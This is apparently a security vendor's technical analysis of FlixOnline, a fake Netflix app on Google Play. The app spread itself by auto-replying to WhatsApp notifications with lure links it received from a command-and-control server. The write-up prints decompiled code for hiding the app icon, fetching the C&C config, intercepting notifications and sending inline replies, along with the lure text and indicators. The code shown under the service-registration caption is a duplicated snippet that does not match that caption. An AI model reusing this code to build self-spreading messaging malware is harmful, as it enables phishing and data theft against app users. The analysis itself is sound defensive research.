New Wormable Android Malware Spreads by Creating Auto-Replies to Messages in WhatsApp

research.checkpoint.com/2021/new-wormable-android-malware-spreads-by-creating-auto-replies-to-messages-in-whatsapp/

April 7, 2021

April 7, 2021
Research by: Aviran Hazum, Bodgan Melnykov & Israel Wenik

Overview

Check Point Research (CPR) recently discovered malware on Google Play hidden in a fake application that is capable of spreading itself via users' WhatsApp messages. If the user downloaded the fake application and unwittingly granted the malware the appropriate permissions, the malware is capable of automatically replying to victim's' incoming WhatsApp messages with a payload received from a command-and-control (C&C) server. This unique method could have enabled threat actors to distribute phishing attacks, spread false information or steal credentials and data from users' WhatsApp accounts, and more.

General

As the mobile threat landscape evolves, threat actors are always seeking to develop new techniques to evolve and successfully distribute malware. In this specific campaign, Check Point's researchers discovered a new and innovative malicious threat on the Google Play

app store which spreads itself via mobile users' WhatsApp conversations, and can also send further malicious content via automated replies to incoming WhatsApp messages.

Researchers found the malware hidden within an app on Google Play called 'FlixOnline.'" The app is a fake service that claims to allow users to view Netflix content from all around the world on their mobiles. However, instead of allowing the mobile user to view Netflix content, the application is actually designed to monitor the user's WhatsApp notifications, and to send automatic replies to the user's incoming messages using content that it receives from a remote command and control (C&C) server.

The malware sends the following response to its victims, luring them with the offer of a free Netflix service:

"2 Months of Netflix Premium Free at no cost For REASON OF QUARANTINE (CORONA VIRUS)* Get 2 Months of Netflix Premium Free anywhere in the world for 60 days. Get it now HERE https://bit[.]ly/3bDmzUw."

Utilizing this technique, a threat actor could perform a wide range of malicious activities:

- Spread further malware via malicious links
- Stealing data from users' WhatsApp accounts
- Spreading fake or malicious messages to users' WhatsApp contacts and groups (for example, work-related groups)
- Extort users by threatening to send sensitive WhatsApp data or conversations to all of their contacts




Figure 1 – FlixOnline application on Google Play

Technical Analysis

When the application is downloaded from the Play Store and installed, the malware starts a service that requests ‘Overlay’, ‘Battery Optimization Ignore’, and ‘Notification’ permissions. The purpose behind obtaining these permissions is:

- Overlay allows a malicious application to create new windows on top of other applications. This is usually requested by malware to create a fake “Login” screen for other apps, with the aim of stealing victim’s credentials.
- Ignore Battery Optimizations stops the malware from being shut down by the device’s battery optimization routine, even after it is idle for an extended period.
- The most prominent permission is the Notification access, more specifically, the Notification Listener service. Once enabled, this permission provides the malware with access to all notifications related to messages sent to the device, and the ability to automatically perform designated actions such as “dismiss” and “reply” to messages received on the device.

3:20 100%


NETFLIX

FlixOnline requires your Permission

We need your permission to access the application .

It will help app to provide better functionality.

ALLOW






Figure 2 – FlixOnline Permissions Request

After the permissions are granted, the malware displays a landing page it receives from the C&C server and immediately hides its icon so the malware can't be easily removed. This is done by a service that periodically contacts the C&C and updates the malware's configuration accordingly.
The service can achieve these goals by using multiple methods. For instance, the service can be triggered by the installation of the application and by an Alarm registered I the BOOT_COMPLETED action, which is called after the device has completed the boot process.

```
@Override  // android.app.Activity
public void onDestroy() {
    super.onDestroy();
    this.getPackageManager().setComponentEnabledSetting(new ComponentName("com.fab.wflixonline", "com.fab.wflixonline.MainActivity"), 2, 1);
}
```

```
@Override  // android.app.Activity
public void onDestroy() {
    super.onDestroy();
    this.getPackageManager().setComponentEnabledSetting(new ComponentName("com.fab.wflixonline", "com.fab.wflixonline.MainActivity"), 2, 1);
}
```

Figures 3 & 4 – Service registration, BOOT_COMPLETE

The response from the C&C contains a configuration with the following field:

Field	Purpose
landing_page	A URL to display to the victim after permission granting.
message_inbox	The message to send as a reply to all incoming messages.
message_limit	Unused, potentially could indicate as an "upper limit" for the amount of messages to send out.
delay	Unused.
url	Unused.
delay_browser	Delay before showing popup with specific URL.

enable_browser	C&C check flag.
enable_webview	Indicates which app to use to open the URL.
webview_url	The URL for the WebView popup activity.
browser_url	URL for the browser popup.

```
public final void c() {
    if(!this.m.equals("null")) {
        int i = 0;
        h h0 = new h(0, this.getString(0x7F0C0022), new MyService.b(this), new MyService.c(this));  // string:state_api "https://netflixwatch.site/settings.php"
        h0.n = new f(6000, 5, 1.0f);
        b b0 = new b(new b.a.b.u.f());
        o o0 = new o(new d(new File(this.getCacheDir(), "volley")), b0);
        b.a.b.d d0 = o0.i;
```

```
SharedPreferences.Editor sharedPreferences$Editor0 = a.a(this).edit();
sharedPreferences$Editor0.putString("landing_page", this.c);
sharedPreferences$Editor0.putString("message_inbox", this.d);
sharedPreferences$Editor0.putString("message_limit", this.e);
sharedPreferences$Editor0.putString("delay", this.f);
sharedPreferences$Editor0.putString("url", this.g);
sharedPreferences$Editor0.putString("delay_browser", this.h);
sharedPreferences$Editor0.putString("enable_browser", this.i);
sharedPreferences$Editor0.putString("enable_webview", this.j);
sharedPreferences$Editor0.putString("webview_url", this.k);
sharedPreferences$Editor0.putString("browser_url", this.l);
```

Figure 5 – Contact C&C and configuration parsing

Once this is complete, the malware has everything needed to distribute the payload. With the OnNotificationPosted callback, the malware checks for the package name of the originated application, and if that application is WhatsApp, it will process the notification.

```
@Override  // android.service.notification.NotificationListenerService
public void onNotificationPosted(StatusBarNotification statusBarNotification0) {
    String string3;
    String string0 = a.a(this).getString("message_inbox", "XXX");
    this.f = string0;
    if(string0.equals("XXX")) {
        this.f = "Hi https://flixonline.site/?free";
    }

    if(statusBarNotification0.getPackageName().equals("com.whatsapp")) {
        if((statusBarNotification0.getNotification().flags & 0x200) != 0) {
            return;
        }
```

Figure 5 – Check for WhatsApp notifications

First, the malware cancels the notification to hide it from the user and reads the title and content of the notification received. Next, it searches for the component that is responsible for inline replies, which is used to send out the reply using the payload received from the C&C server.

```
this.c.cancel(arg9.getId());
try {
    this.title = (String)arg9.getNotification().extras.get("android.title");
    String v0_2 = (String)arg9.getNotification().extras.get("android.text");
    Log.d(this.b, "phone: " + this.title);
    Log.d(this.b, "message: " + v0_2);
}
catch(Exception v0_1) {
    v0_1.printStackTrace();
}
```

Figure 6 – Notification processing

```
public static {
    c.a = new String[]{"reply", "android.intent.extra.text"};
    c.b = "input";
}

public static a a(Notification notification0, String string0) {
    a.e.d.c c0;
    Iterator iterator0 = new d(notification0).a.iterator();
label_4:
    while(iterator0.hasNext()) {
        Object object0 = iterator0.next();
        c0 = (a.e.d.c)object0;
        if(c0.a == null) {
            continue;
        }

        int i = 0;
        while(true) {
            e[] array_e = c0.a;
            if(i >= array_e.length) {
                continue label_4;
            }

            e e0 = array_e[i];
            if((c.b(e0.a)) || (e0.a.toLowerCase().contains("input"))) {
                goto label_30;
            }

            ++i;
        }
    }
```

Figure 7 – Searching for inline-reply component

```
public void a(Context context0, String string0) {
    Log.i("Vishu", "inside sendReply");
    Intent intent0 = new Intent();
    Bundle bundle0 = new Bundle();
    ArrayList arrayList0 = new ArrayList();
    for(Object object0: this.f) {
        d d0 = (d)object0;
        StringBuilder stringBuilder0 = b.a.a.a.a.f("RemoteInput: ");
        stringBuilder0.append(d0.b);
        Log.i("", stringBuilder0.toString());
        bundle0.putCharSequence(d0.c, string0);
        RemoteInput.Builder remoteInput$Builder0 = new RemoteInput.Builder(d0.c);
        remoteInput$Builder0.setLabel(d0.b);
        remoteInput$Builder0.setChoices(d0.d);
        remoteInput$Builder0.setAllowFreeFormInput(d0.e);
        remoteInput$Builder0.addExtras(d0.f);
        arrayList0.add(remoteInput$Builder0.build());
    }

    RemoteInput.addResultsToIntent(((RemoteInput[])arrayList0.toArray(new RemoteInput[arrayList0.size()]))
    this.d.send(context0, 0, intent0);
}
```

Figure 8 – Sending out the reply

Responsible disclosure

Check Point Research responsibly notified Google about the malicious application and the details of its research, and Google quickly removed the application from the Play Store. Over the course of 2 months, the “FlixOnline” app was downloaded approximately 500 times.

Conclusion

This wormable Android malware features innovative and dangerous new techniques for spreading itself, and for manipulating or stealing data from trusted applications such as WhatsApp. It highlights that users should be wary of download links or attachments that they receive via WhatsApp or other messaging apps, even when they appear to come from trusted contacts or messaging groups.
If a user was infected, they should remove the application from their device, and change their passwords.

Stay protected from mobile threats

Check Point Harmony Mobile is the market-leading Mobile Threat Defense (MTD) solution, providing the widest range of capabilities to help you secure your mobile workforce. Harmony Mobile provides protection for all mobile vectors of attack, including the download of malicious applications and applications with malware embedded in them.
Learn more.

Appendix 1 – IOCs

FlixOnline – 1d097436927f85b1ab9bf69913071abd0845bfcf1afa186112e91e1ca22e32df

C&C – netflixwatch[.]site

Package Name – com.fab.wflixonline

Certificate – BEC2C0448558729C1EDF4E45AB76B6A3EE6E42B7